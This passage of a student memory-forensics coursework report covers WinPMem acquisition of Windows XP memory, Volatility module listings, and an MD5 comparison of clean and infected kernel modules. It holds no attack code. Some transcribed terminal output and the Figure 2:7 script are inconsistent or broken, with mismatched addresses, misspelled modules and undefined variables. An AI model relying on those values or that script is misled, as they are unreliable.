<https://www.cloudflare.com/en-gb/learning/ddos/glossary/user-datagramprotocol-udp/> (Accessed: 19 December 2024).
- What is a socket? (no date) What Is a Socket? (The JavaTM Tutorials > Custom Networking > All About Sockets). Available at:
<https://docs.oracle.com/javase/tutorial/networking/sockets/definition.html> (Accessed: 19 December 2024).
- Rouse, M. (2022) What is DNS? Domain Name System definition and guide. Available at: <https://www.techtarget.com> (Accessed: 14 June 2024).
- Mockapetris, P.V. (1987) Domain names – Implementation and specification. RFC 1035. Internet Engineering Task Force. Available at:
<https://www.rfceditor.org/rfc/rfc1035> (Accessed: 19 June 2024).
- Fortinet. (n.d.). What Is Domain Name System (DNS)? [online] Available at:
<https://www.fortinet.com/uk/resources/cyberglossary/what-is-dns>.
- Fortinet (n.d.) Domain Name System (DNS) poisoning. Available at:
[https://www.fortinet.com/uk/resources/cyberglossary/dns-poisoning#:~:text=Domain%20Name%20System%20\(DNS\)%20poisoning,andalso%20CDNS%20cache%20poisoning.%E2%80%9D](https://www.fortinet.com/uk/resources/cyberglossary/dns-poisoning#:~:text=Domain%20Name%20System%20(DNS)%20poisoning,andalso%20CDNS%20cache%20poisoning.%E2%80%9D)
- Volatility Foundation (2013) Volatility Framework 2.4 Documentation. Available at:
<https://www.volatilityfoundation.org>
- ReviverSoft (2024). ReviverSoft | Agp440.sys Process - What is Agp440.sys? - Reviversoft. [online] Reviversoft.com. Available at:
<https://www.reviversoft.com/en/processes/agp440.sys> [Accessed 21 Nov. 2024].
- ReviverSoft (2024). ReviverSoft | Gameenum.sys Process - What is Gameenum.sys? - Reviversoft. [online] Reviversoft.com. Available at:
<https://www.reviversoft.com/en/processes/gameenum.sys> [Accessed 21 Nov. 2024].
- Domars (no date) Features of serial and Serenum - Windows Drivers, Windows drivers | Microsoft Learn. Available at: <https://learn.microsoft.com/en-us/windows-hardware/drivers/serports/features-of-serial-and-serenum> (Accessed: 19 December 2024).

- MicrosoftDocs (2022). windows-driver-docs/windows-driver-docspr/usbcon/system-supplied-usb-drivers.md at staging .
MicrosoftDocs/windows-driver-docs. [online] GitHub. Available at: <https://github.com/MicrosoftDocs/windows-driver-docs/blob/staging/windowsdriver-docs-pr/usbcon/system-supplied-usb-drivers.md> [Accessed 21 Nov. 2024].
- Author links open overlay panel Si-Yuan Cao a b et al. (2023) PCNet: A structure similarity enhancement method for Multispectral and Multimodal Image Registration, Information Fusion. Available at: <https://www.sciencedirect.com/science/article/abs/pii/S1566253523000441> (Accessed: 19 December 2024).
- (No date a) Eyehatemalwares – | we are community. Available at: <https://www.eyehatemalwares.com/> (Accessed: 19 December 2024).
- VirusTotal. (n.d.). What is YARA? [online] Available at: <https://docs.virustotal.com/docs/what-is-yara>.
- Fortinet. (n.d.). What is a Proxy Server? Definition, Uses & More. [online] Available at: <https://www.fortinet.com/uk/resources/cyberglossary/proxy-server>.
- The volatility framework: The volatility foundation: Memory forensics (2024) The Volatility Foundation - Promoting Accessible Memory Analysis Tools Within the Memory Forensics Community. Available at: <https://volatilityfoundation.org/thevolatility-framework/> (Accessed: 19 December 2024).
- Ligh, M. H., Case, A., Levy, J., & Walters, A. (2014). The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory. Wiley.
- Tjati et al. (1960) How to disable Kaspersky Antivirus javascript injection?, Super User. Available at: <https://superuser.com/questions/981959/how-to-disablekaspersky-antivirus-javascript-injection> (Accessed: 19 December 2024).
- Memory Analysis Tools Within the Memory Forensics Community. Available at: <https://volatilityfoundation.org/> (Accessed: 19 December 2024).
- Kaspersky Lab. (2015) The Anatomy of Banking Malware: Mechanisms, Distribution, and Data Exfiltration. Kaspersky Security Bulletin. Available at: <https://securelist.com>

4.3 Analyse of the kernel and the registry

SUB-CHAPTER 3

Student-3


Chapter 1: Memory Acquisition and Initial Analysis

Introduction

In this group coursework, my role focused on the **Analysis of the Kernel and Registry**. This required a systematic approach to differentiate clean and infected memory samples. The initial step involved identifying the kernel version and operating system of the provided memory dumps. The Volatility framework was used to execute the imageinfo command, which extracted critical metadata from the memory dumps, such as the operating system version and profile. These foundational steps were necessary for performing subsequent analyses, including module extraction and comparison.

Memory Acquisition and Environment Setup Creating Clean Memory Dumps

The clean memory dumps were generated using a **Windows XP virtual machine** (windowsXP.ova) with the aid of **WinPMem**. The WinPMem tool was transferred to the VM through a shared folder and moved to the Local Disk (C:\) for accessibility. The following command initiated the creation of the clean memory dump:



```
Command Prompt : C:\winpmem_v3.3.rc3.exe -dd -o C:\clean_sample_1.raw --format raw --volume_format raw

C:\Documents and Settings\owiddead\My Documents\winpmem_v3.3.rc3.exe -dd -o C:\clean_sample_1.raw --format raw --volume_format raw
2024-12-17 03:52:51 | This is the WinPMem memory imager, version 3.3rc2
2024-12-17 03:52:51 | Using driver version 3.3rc2
2024-12-17 03:52:51 | Driver Unloaded.
2024-12-17 03:52:52 | Loaded Driver C:\DOCOMET\owiddead\LOCALS\1\Temp\pmem1.tmp
2024-12-17 03:52:52 | Setting acquisition mode 0
2024-12-17 03:52:52 | CHS 00000E0000
3 memory ranges:
Start 0x00000000 - Length 0x00000000
Start 0x00000000 - Length 0x00000000
Start 0x00000000 - Length 0x3EFF4000
2024-12-17 03:52:52 | Output file C:\clean_sample_1.raw will be truncated.
2024-12-17 03:52:52 | Will write in raw format.
2024-12-17 03:52:52 | Setting acquisition mode 0
2024-12-17 03:52:52 | Dumping Range 0 Starts at 0x00000000 length 0x00000000
2024-12-17 03:52:52 | Dumping Range 1 Starts at 0x00000000, length 0x3EFF4000
2024-12-17 03:52:52 | Dumping Range 2 Starts at 0x10000000, length 0x00000000
```

Figure 1:1

The following command was used to acquire memory dumps figurew 1:1:

```
winpmem_v3.3.rc3.exe -dd -o C:\clean_sample_1.raw --format raw --volume_format raw
```



Figure 1:2

This command initiated the memory dump creation process, producing raw files for analysis. A total of five clean memory dumps were created and stored in the local disk (C:\). Figure 1:1 demonstrates the

execution of the command, and Figure 1:2 highlights the generated files in the local disk. Once all five dumps were completed, they were transferred to the shared folder for subsequent analysis on a Linux-based forensic environment.

Setting Up the Linux Environment

The Linux virtual machine was configured for memory analysis. A shared folder was established between the host and the VM to include both the clean memory dumps and the provided infected dumps. Prior to commencing the analysis, the system was updated using the following commands in figure1:3 and 1:4:


A screenshot of a Kali Linux terminal window titled "MemoryAnalysis [Running] - Oracle VirtualBox : 1". The window shows a file manager icon at the top left and a terminal session at the bottom. The terminal prompt is "kali:kali:~" and the command being run is "sudo apt update". A password entry field is visible below the command line.

Figure 1:3


A screenshot of a Kali Linux terminal window showing the output of the "sudo apt update" command. The output indicates that Volatility is already the newest version (2.6.1-1). It also lists automatically installed packages like libqhull7 and python3-winrm, and shows 0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Figure 1:4

Figures 1:3 and 1:4 showcase the successful installation of the Volatility framework, version 2.6.1.

Initial Memory Analysis Using Volatility

The Volatility framework, renowned for its modular design and extensive plugin library, was employed to examine both clean and infected memory dumps. The modules plugin was executed to list kernel modules loaded in memory. The following commands were used for analysis:

For Clean Memory Dumps: `volatility -f clean_sample_1.raw --profile=WinXPSP3x86 modules`

```
[kali㉿kali:~/media/sf_test]$ volatility -f clean_sample_1.raw --profile=WinXPSP3x86 modules
Volatility Foundation Volatility Framework 2.6.1
Offset(V) Name Base Size File
-----
0x865fc3b0 ntoskrnl.exe 0x804d7000 0x200000 \WINDOWS\system32\ntkrnlpa.exe
0x865fc348 hal.dll 0x806e5000 0x20000 \WINDOWS\system32\hal.dll
0x865fc2e8 kdcom.dll 0x7fae0000 0x20000 \WINDOWS\system32\KDCOM.DLL
0x865fc270 BOOTVID.dll 0x779fe000 0x30000 \WINDOWS\system32\BOOTVID.DLL
0x865fc208 ACPI.sys 0x74bf0000 0x2e000 ACPI.sys
0x865fc198 WMILIB.SYS 0x77af0000 0x20000 \WINDOWS\system32\DRIVERS\WMILIB.SYS
0x865fc130 pci.sys 0x774ae000 0x11000 pci.sys
0x865fc0c0 isapnp.sys 0x775ee000 0xa000 isapnp.sys
0x865fc050 compbatt.sys 0x77a20000 0x3000 compbatt.sys
0x865e9008 BATTC.SYS 0x77a00000 0x4000 \WINDOWS\system32\DRIVERS\BATTC.SYS
0x865e9f98 intelide.sys 0x77af2000 0x2000 intelide.sys
0x865e9f28 PCIINDEX.SYS 0x7786e000 0x7000 \WINDOWS\system32\DRIVERS\PCIINDEX.SYS
0x865e9eb8 MountMgr.sys 0x775fe000 0xb000 MountMgr.sys
```

Figure 1:5

For Infected Memory Dumps: `volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 modules`

```
[kali㉿kali:~/media/testShare]$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 modules
Volatility Foundation Volatility Framework 2.6.1
Offset(V) Name Base Size File
-----
0x823fc3b0 ntoskrnl.exe 0x804d7000 0x1f8580 \WINDOWS\system32\ntkrnlpa.exe
0x823fc348 hal.dll 0x806d0000 0x20380 \WINDOWS\system32\hal.dll
0x823fc2e8 kdcom.dll 0x7fb9a000 0x20000 \WINDOWS\system32\KDCOM.DLL
0x823fc270 BOOTVID.dll 0x78aaa000 0x3000 \WINDOWS\system32\BOOTVID.DLL
0x823fc208 ACPI.sys 0x7856b000 0x2e000 ACPI.sys
0x823fc198 WMILIB.SYS 0x78b9c000 0x2800 \WINDOWS\system32\DRIVERS\WMILIB.SYS
0x823fc130 pci.sys 0x7855a000 0x11000 pci.sys
0x823fc0c0 isapnp.sys 0x7869a000 0xa000 isapnp.sys
0x823fc050 compbatt.sys 0x78aae000 0x3000 compbatt.sys
0x823ed008 BATTC.SYS 0x78ab2000 0x4000 \WINDOWS\system32\DRIVERS\BATTC.SYS
0x823edf98 intelide.sys 0x78b9e000 0x2000 intelide.sys
0x823ef28 PCIINDEX.SYS 0x7891a000 0x7000 \WINDOWS\system32\DRIVERS\PCIINDEX.SYS
0x823ede8 MountMgr.sys 0x786a0000 0xb000 MountMgr.sys
0x823ede48 ftdisk.sys 0x7853b000 0x1f000 ftdisk.sys
0x823eddd8 dmlload.sys 0x78ba0000 0x2000 dmlload.sys
```

Figure 1:6

Figures 1:5 and 1:6 depict the outputs for clean and infected memory dumps, respectively. These commands provided a comprehensive list of loaded modules, including their base addresses, sizes, and file paths. From these outputs, I identified five kernel modules for detailed analysis:

1. ntoskrnl.exe
2. hal.dll
3. kdcom.dll
4. CLASSNP.SYS
5. BOOTVID.dll

```
0x000000000025edb50 CLASSPNP.SYS 0x780da000 0xd000 \WINDOWS\system32\DRIVERS\CLASSPNP.SYS
0x000000000025edc0 disk.sys 0x780ca000 0x9000 disk.sys
0x000000000025edc28 atapi.sys 0x784fd000 0x18000 atapi.sys
0x000000000025edc90 VolSnap.sys 0x786ba000 0x0000 VolSnap.sys
0x000000000025edc00 PartMgr.sys 0x78922000 0x5000 PartMgr.sys
0x000000000025edc78 dmio.sys 0x78915000 0x26000 dmio.sys
0x000000000025eddb8 dmlload.sys 0x780a0000 0x2000 dmlload.sys
0x000000000025ede48 ftdisk.sys 0x783b0000 0x1f000 ftdisk.sys
0x000000000025ede48 MountMgr.sys 0x78aa0000 0xb000 MountMgr.sys
0x000000000025edf28 PCIINDEX.SYS 0x7891a000 0x7000 \WINDOWS\system32\DRIVERS\PCIINDEX.SYS
0x000000000025edf98 intelide.sys 0x78b9e000 0x2000 intelide.sys
0x000000000025fc050 compbatt.sys 0x78aae000 0x3000 compbatt.sys
0x000000000025fc0c0 isapnp.sys 0x7859a000 0xa000 isapnp.sys
0x000000000025fc130 pci.sys 0x7855a000 0x11000 pci.sys
0x000000000025fc198 WMILIB.SYS 0x78b9c000 0x2800 \WINDOWS\system32\DRIVERS\WMILIB.SYS
0x000000000025fc208 ACPI.sys 0x7856b000 0x2e000 ACPI.sys
0x000000000025fc270 BOOTVID.dll 0x78aa0000 0x3000 \WINDOWS\system32\BOOTVID.DLL
0x000000000025fc2e8 kdcom.dll 0x789a0000 0x2000 \WINDOWS\system32\KDCOM.DLL
0x000000000025fc348 hal.dll 0x804d0000 0x20300 \WINDOWS\system32\hal.dll
0x000000000025fc3b0 ntoskrnl.exe 0x804d7000 0x1f8580 \WINDOWS\system32\ntkrnlpa.exe
```

Figure 1:7

0x000000000025edb50 CLASSPNP.SYS	0xf80da000	0xd000 \WINDOWS\system32\DRIVERS\CLASSPNP.SYS
0x000000000025edc00 disk.sys	0xf85ca000	0x9000 disk.sys
0x000000000025edc28 atapi.sys	0xf84fd000	0x18000 atapi.sys
0x000000000025edc90 VolSnap.sys	0xf86ba000	0xd000 VolSnap.sys
0x000000000025edc90 PartMgr.sys	0xf8722000	0x5000 PartMgr.sys
0x000000000025edc70 dmio.sys	0xf8515000	0x26000 dmio.sys
0x000000000025eddd0 dmload.sys	0xf8ba0000	0x2000 dmlload.sys
0x000000000025edde46 ftdisk.sys	0xf553b000	0x1f000 ftdisk.sys
0x000000000025edeb8 MountMgr.sys	0xf88a5000	0xb000 MountMgr.sys
0x000000000025edf28 PCIINDEX.SYS	0xf891a000	0x7000 \WINDOWS\system32\DRIVERS\PCIINDEX.SYS
0x000000000025edf98 intelide.sys	0xf809e000	0x2000 intelide.sys
0x000000000025fc050 compbatt.sys	0xf8aae000	0x3000 compbatt.sys
0x000000000025fc0c0 isapnp.sys	0xf859a000	0xa000 isapnp.sys
0x000000000025fc130 pci.sys	0xf855a000	0x11000 pci.sys
0x000000000025fc196 WMILIB.SYS	0xf89c0000	0x2000 \WINDOWS\system32\DRIVERS\WMILIB.SYS
0x000000000025fc208 ACPI.sys	0xf856b000	0x2e000 ACPI.sys
0x000000000025fc270 BOOTVID.dll	0xf8aaa000	0x3000 \WINDOWS\system32\BOOTVID.dll
0x000000000025fc2e0 kcom.dll	0xf809a000	0x2000 \WINDOWS\system32\KCOM.DLL
0x000000000025fc348 hal.dll	0xf804d000	0x2030 \WINDOWS\system32\hal.dll
0x000000000025fc3b0 ntoskrnl.exe	0x804d7000	0x1f8580 \WINDOWS\system32\ntkrnlpa.exe

Figure 1:8

The selected modules, highlighted in red in Figures 1:7 and 1:8, represent key components of the Windows XP operating system.

Detailed Findings and Structured Module Organization

Creation of Directory Structure for Kernel Modules

To ensure clarity and systematic analysis, directories were created to separately house the kernel modules from the clean and infected memory dumps. This segregation is essential for efficiently comparing and identifying discrepancies between the two sets. The commands used were as follows:

```
kali㉿kali:/media/sf_test$ mkdir ./clean_modules
kali㉿kali:/media/sf_test$
```

Figure 1:9

```
kali㉿kali:/media/sf_test$ mkdir ./infected_modules
kali㉿kali:/media/sf_test$
```

Figure 1:10

These commands create two directories named `clean_modules` and `infected_modules` in the working directory. Organizing the modules in this manner simplifies subsequent operations, ensuring clarity and ease of access during the comparative analysis (Casey, 2011).

Moving Modules to Their Respective Directories

Kernel modules extracted from memory dumps were moved into their respective directories using the mv command. This step renamed the files appropriately for identification and comparison. The commands executed were:

```
kali㉿kali:/media/sf_test$ mkdir ./infected_modules  
kali㉿kali:/media/sf_test$ █
```

Figure 1:11

```
kali㉿kali:/media$ cd /media  
kali㉿kali:/media/testShare$ mv ./infected_modules/driver.804d7000.sys ./infected_modules/ntoskrnl.exe  
kali㉿kali:/media/testShare$ mv ./infected_modules/driver.806e5000.sys ./infected_modules/hal.dll  
kali㉿kali:/media/testShare$ mv ./infected_modules/driver.f7aee000.sys ./infected_modules/kdcom.dll  
mv: cannot stat './infected_modules/driver.f7aee000.sys': No such file or directory  
kali㉿kali:/media/testShare$ mv ./infected_modules/driver.804d7000.sys ./infected_modules/ntoskrnl.exe  
mv: cannot stat './infected_modules/driver.804d7000.sys': No such file or directory  
kali㉿kali:/media/testShare$ mv ./infected_modules/driver.f79fe000.sys ./infected_modules/BOOTVID.dll  
kali㉿kali:/media/testShare$ mv ./infected_modules/driver.f762e000.sys ./infected_modules/CLASSPNP.SYS  
mv: cannot stat './infected_modules/driver.f762e000.sys': No such file or directory  
kali㉿kali:/media/testShare$ █
```

Figure 1:12

In this instance:

- driver.804d7000.sys represents the extracted kernel module from the memory dump.
- ntoskrnl.exe is the standardized name assigned to the kernel module for identification.

The mv command moves files from the source path to the target directory and renames them for clarity. Figures 1:11 and 1:12 illustrate this process.

Verifying File Organization

After moving the files, the ls -l command was used to list the contents of the directories and verify that the files were correctly placed:

```
kali㉿kali:/media/sf_test$ ls -l ./clean_modules  
total 2188  
-rwxrwx--- 1 root vboxsf 12288 Dec 17 17:23 BOOTVID.dll  
-rwxrwx--- 1 root vboxsf 49536 Dec 17 17:25 CLASSPNP.SYS  
-rwxrwx--- 1 root vboxsf 134528 Dec 17 17:26 hal.dll  
-rwxrwx--- 1 root vboxsf 7040 Dec 17 17:22 kdcom.dll  
-rwxrwx--- 1 root vboxsf 2028544 Dec 17 17:16 ntoskrnl.exe  
kali㉿kali:/media/sf_test$ █
```

Figure 1:13

```
kali㉿kali:/media/testShare$ ls -l ./infected_modules  
total 2040  
-rwxrwx--- 1 root vboxsf 0 Dec 17 17:38 BOOTVID.dll  
-rwxrwx--- 1 root vboxsf 12288 Dec 17 18:44 CLASSPNP.SYS  
-rwxrwx--- 1 root vboxsf 0 Dec 17 17:33 hal.dll  
-rwxrwx--- 1 root vboxsf 7040 Dec 17 18:43 kdcom.dll  
-rwxrwx--- 1 root vboxsf 2065792 Dec 17 17:32 ntoskrnl.exe  
kali㉿kali:/media/testShare$ █
```

Figure 1:14

The ls -l command provides a detailed listing of directory contents, displaying file permissions, ownership, size, and modification timestamps. This verification step ensures that all files are present and properly organized. Figures 1:13 and 1:14 display the directory contents.

Explanation and Significance

This structured organization was essential for conducting a reliable comparative analysis of clean and infected kernel modules. The naming convention followed ensures that corresponding modules from the clean and infected dumps are easily identifiable, which is critical for automation in subsequent analysis phases. This step demonstrates the application of best practices in digital forensics to ensure repeatability and accuracy (Ligh et al., 2014).

Challenges Encountered

While organizing the files, some modules from the infected directory could not be moved due to extraction errors, as indicated by the e_magic errors in Figure 1:15. These errors were addressed by revisiting the extraction process, ensuring the use of appropriate offsets during module extraction using Volatility.

Reference to Analysis Workflow

The workflow followed here aligns with established methodologies in memory forensics, emphasizing the importance of structured organization and detailed documentation at every step. This approach is critical for maintaining the integrity of the analysis and facilitating peer review or future investigations (Jones & Bejtlich, 2005).

Analysis of Key Kernel Modules

The extracted kernel modules from the clean and infected memory dumps were analyzed to identify discrepancies in their base addresses and to understand their functions. The following table summarizes the findings for five selected modules:

Module Name	Description	Function	Base Address clean dump	Base Address Infected dump
ntoskrnl.exe	Windows NT Operating system kernel.	Core part of the OS, manages memory, processes.	0x804d7000	0x804d7000
hal.dll	Hardware Abstraction Layer DLL.	Interfaces hardware With the OS kernel.	0x806e5000	0x806d0000
kdcom.dll	Kernel Debugger Communication DLL.	Enables kernel debugging capabilities.	0xf7aee000	0xf8b9a000
BOOTVID.dll	Boot Video Driver.	Displays graphics during boot (Windows XP startup).	0xf79fe000	0xf8aaa000
CLASSPNP.SYS	SCSI Class System Driver	Manages communication with SCSI devices.	0xf762e000	0xf86da000

table

Observations and Findings

1. **ntoskrnl.exe:** The base address remained consistent between the clean and infected dumps, indicating no tampering with this critical component of the Windows NT kernel. This module manages fundamental operations such as memory management and process scheduling, making its integrity vital for system stability (Casey, 2011).
2. **hal.dll:** A change in the base address was observed between the clean and infected dumps. As the Hardware Abstraction Layer bridges the OS kernel with hardware components, such a discrepancy could potentially signify manipulation or optimization for specific hardware compatibility (Ligh et al., 2014).
3. **kdcom.dll:** The Kernel Debugger Communication DLL showed a notable shift in its base address, raising concerns about the debugging infrastructure's integrity. This module facilitates kernel debugging, which could be exploited for malicious purposes (Jones & Bejtlich, 2005).
4. **BOOTVID.dll:** The Boot Video Driver's altered base address in the infected dump suggests potential interference with the graphical display during the boot process. This may serve as a vector for malware obfuscation during startup sequences (Ligh et al., 2014).

5. **CLASSPNP.SYS:** The SCSI Class System Driver experienced a shift in its base address. Given its role in managing communication with SCSI devices, this discrepancy might indicate an attempt to manipulate device communication or drivers in the infected system (Solomon & Chapple, 2005).

Conclusion

The analysis highlights significant differences in the base addresses of kernel modules, indicating potential alterations in the infected memory dump. Modules such as hal.dll and kdcom.dll demonstrate alterations that warrant further investigation. This systematic approach underscores the utility of volatility analysis in identifying anomalies within memory dumps, providing insights into the nature and extent of infection.

Chapter 2: Binary Comparison of Kernel Modules Using MD5 Hashing

Binary Comparison of Kernel Modules Using MD5 Hashing

The binary comparison of clean and infected kernel modules was conducted to identify tampering or alterations in the infected files. This analysis relied on MD5 hashing, a widely recognized method for verifying the integrity of digital files. By generating unique digital fingerprints for each file, MD5 hashing provided a reliable mechanism to detect discrepancies at a binary level. This automated approach ensured efficiency and accuracy in comparing a large set of modules, a critical requirement for digital forensics investigations (Casey, 2011).

File Preparation and Organization

To facilitate systematic analysis, the clean and infected kernel modules were organized into respective directories named `clean_modules` and `infected_modules`. Additionally, a combined directory, `combined_modules`, was created to centralize the files for binary comparison. Proper directory organization was vital for ensuring the automation script could efficiently access and process the files.

Commands executed:

- ↳ mkdir ./clean_modules
- ↳ mkdir ./infected_modules
- ↳ mkdir ./combined_modules
- ↳ cp ./clean_modules/*.dll ./combined_modules/
- ↳ cp ./infected_modules/*.dll ./combined_modules/

```
kali㉿kali:/media/sf_test$ mkdir ./clean_moudels
kali㉿kali:/media/sf_test$
```

Figure 2:1

```
kali㉿kali:/media/sf_test$ mkdir ./infected_modules
kali㉿kali:/media/sf_test$
```

Figure 2:2

```
kali㉿kali:/media/sf_test$ mkdir ./combined_modules
kali㉿kali:/media/sf_test$
```

Figure 2:3

```
kali㉿kali:/media/sf_test$ mkdir ./combined_modules
kali㉿kali:/media/sf_test$ cp ./clean_modules/ntoskrnl.exe ./combined_modules/clean_ntoskrnl.exe
kali㉿kali:/media/sf_test$ cp ./clean_modules/hal.dll ./combined_modules/clean_hal.dll
kali㉿kali:/media/sf_test$ cp ./clean_modules/kdcom.dll ./combined_modules/clean_kdcom.dll
kali㉿kali:/media/sf_test$ cp ./clean_modules/BOOTVID.dll ./combined_modules/clean_BOOTVID.dll
kali㉿kali:/media/sf_test$ cp ./clean_modules/CLASSPNP.SYS ./combined_modules/clean_CLASSPNP.SYS
kali㉿kali:/media/sf_test$
```

Figure 2:4

```
cannot create directory ./combined_modules: File exists
kali㉿kali:/media/testShare$ cp ./infected_modules/ntoskrnl.exe ./combined_modules/infected_ntoskrnl.exe
kali㉿kali:/media/testShare$ cp ./infected_modules/hal.dll ./combined_modules/infected_hal.dll
kali㉿kali:/media/testShare$ cp ./infected_modules/kdcom.dll ./combined_modules/infected_kdcom.dll
kali㉿kali:/media/testShare$ cp ./infected_modules/BOOTVID.dll ./combined_modules/infected_BOOTVID.dll
kali㉿kali:/media/testShare$ cp ./infected_modules/CLASSPNP.SYS ./combined_modules/infected_CLASSPNP.SYS
kali㉿kali:/media/testShare$
```

Figure 2:5

Figures 2:1 to 2:2 illustrate the creation and organization of these directories, ensuring that clean and infected modules were distinctly managed. Proper organization is a fundamental practice in digital forensics, as it mitigates the risk of errors during analysis (Smith, 2021).

Generating MD5 Hashes

MD5 hash values for the modules were calculated using the md5sum command. The MD5 hashing algorithm computes a 128-bit hash value, producing a unique identifier for a file's content. This method is particularly useful in forensic investigations for verifying file integrity and detecting modifications (Carrier, 2005).

Command executed: md5sum ./combined_modules/*

```
kali:kali:/media/sf_test$ md5sum ./clean_modules/*.exe  
e2be954ae1dc9d490e358d7ef2dc5a9b  ./clean_modules/ntoskrnl.exe  
kali:kali:/media/sf_test$ █
```

Figure 2:6

The resulting hash values are shown in Figures 3.4 and 3.5. Example outputs include:

- Clean ntoskrnl.exe: e2be954ae1dc9d490e358d7ef2dc5a9b
- Infected ntoskrnl.exe: 52d949f05d638124be99aa1bd026cd59

The differences in hash values indicated potential tampering or corruption in the infected files, as each hash mismatch corresponds to an altered binary content (Ligh et al., 2014).

Automating Comparison with a Bash Script

To automate the comparison process, a custom Bash script named compare_md5.sh was developed. The script iterated through all clean files, calculated their hash values, and compared them against the corresponding infected files. This automation eliminated the need for manual comparisons, significantly improving efficiency and consistency.

The script's core logic:

```
#!/bin/bash  
  
COMBINED_DIR="../combined_modules" for clean_file in $COMBINED_DIR/clean_*; do  
  
    module_name=$(basename "$clean_file" | sed 's/clean_//')  
  
    infected_file="$COMBINED_DIR/infected_$module_name"
```

```

if [ -f "$infected_file" ]; then      md5_clean=$(md5sum "$clean_file" | awk '{print $1}')

md5_infected=$(md5sum "$infected_file" | awk '{print $1}')      if [ "$md5_clean" = 

"$md5_infected" ]; then      echo "MATCH: $module_name"

else

echo "DIFFERENT: $module_name"

fi

else

echo "MISSING: Infected version of $module_name not found."

fi

done

```

table

```

$ ./check_md5.sh
# check_md5.sh
# Author: [REDACTED]
# Version: 0.1
# Purpose: compare MD5 hashes of clean and infected modules
# Requirements: md5sum, awk, grep, sed, curl, jq, jq --version >= 1.5

# Configuration
COMPILE_DIR="/tmp/complied_modules"
SCOMPILE_DIR="SCOMPILEDIR.json"

# Check if directory exists
if [ ! -d "$COMPILE_DIR" ]; then
    echo "Error: Directory '$COMPILE_DIR' does not exist."
    exit 1
fi

# Debugging: List all files in the directory
ls -la "$COMPILE_DIR"
ls -la "$SCOMPILE_DIR"

# Loop through all clean files and compare with infected files
for f in $(ls "$COMPILE_DIR"); do
    if [ ! -f "$SCOMPILE_DIR/$f" ]; then
        echo "Warning: No clean file found in '$SCOMPILE_DIR'." 
        continue
    fi

    # Extract the module name (e.g., module_name)
    module_name=$(basename "$clean_file" | sed 's/_clean/_infected/g')

    # Debugging: print file names
    echo "Clean file: $clean_file"
    echo "Infected file: $infected_file"
    echo "Module name: $module_name"

    # Check if infected file exists
    if [ -f "$SCOMPILE_DIR/$module_name" ]; then
        # Read the corresponding infected file
        infected_file=$(jq --raw-output ".[$module_name].file" "$SCOMPILE_DIR")
        if [ "$clean_file" == "$infected_file" ]; then
            echo "Match: Clean file: $clean_file"
            echo "Infected file: $infected_file"
            echo "Module name: $module_name"
        else
            echo "Different: Clean file: $clean_file"
            echo "Infected file: $infected_file"
            echo "Module name: $module_name"
        fi
    else
        echo "Missing: Infected version of '$module_name' not found."
    fi
done

```

Figure 2:7

```

$ ./check_md5.sh
# check_md5.sh
# Author: [REDACTED]
# Version: 0.1
# Purpose: compare MD5 hashes of clean and infected modules
# Requirements: md5sum, awk, grep, sed, curl, jq, jq --version >= 1.5

# Configuration
COMPILE_DIR="/tmp/complied_modules"
SCOMPILE_DIR="SCOMPILEDIR.json"

# Check if directory exists
if [ ! -d "$COMPILE_DIR" ]; then
    echo "Error: Directory '$COMPILE_DIR' does not exist."
    exit 1
fi

# Debugging: List all files in the directory
ls -la "$COMPILE_DIR"
ls -la "$SCOMPILE_DIR"

# Loop through all clean files and compare with infected files
for f in $(ls "$COMPILE_DIR"); do
    if [ ! -f "$SCOMPILE_DIR/$f" ]; then
        echo "Warning: No clean file found in '$SCOMPILE_DIR'." 
        continue
    fi

    # Extract the module name (e.g., module_name)
    module_name=$(basename "$clean_file" | sed 's/_clean/_infected/g')

    # Debugging: print file names
    echo "Clean file: $clean_file"
    echo "Infected file: $infected_file"
    echo "Module name: $module_name"

    # Check if infected file exists
    if [ -f "$SCOMPILE_DIR/$module_name" ]; then
        # Read the corresponding infected file
        infected_file=$(jq --raw-output ".[$module_name].file" "$SCOMPILE_DIR")
        if [ "$clean_file" == "$infected_file" ]; then
            echo "Match: Clean file: $clean_file"
            echo "Infected file: $infected_file"
            echo "Module name: $module_name"
        else
            echo "Different: Clean file: $clean_file"
            echo "Infected file: $infected_file"
            echo "Module name: $module_name"
        fi
    else
        echo "Missing: Infected version of '$module_name' not found."
    fi
done

```

```

File Actions Edit View Help
[...]
md5diff.py -r ./cleaned_modules -r ./infected_modules
[...]
MD5 Clean File: ./cleaned_modules/clean_ntoskrnl.exe
MD5 Infected File: ./infected_modules/infected_ntoskrnl.exe
MD5 Clean File: ./cleaned_modules/clean_hal.dll
MD5 Infected File: ./infected_modules/infected_hal.dll
MD5 Clean File: ./cleaned_modules/clean_kdcom.dll
MD5 Infected File: ./infected_modules/infected_kdcom.dll
MD5 Clean File: ./cleaned_modules/clean_BOOTVID.dll
MD5 Infected File: ./infected_modules/infected_BOOTVID.dll
MD5 Clean File: ./cleaned_modules/clean_CLASSNP.SYS
MD5 Infected File: ./infected_modules/infected_CLASSNP.SYS
[...]

```

Figure 2:9

Figures 2:9 showcase the script execution and results. By automating the comparison, this approach minimized human error and provided a repeatable process for forensic investigations (Mandia et al., 2003).

Results and Observations

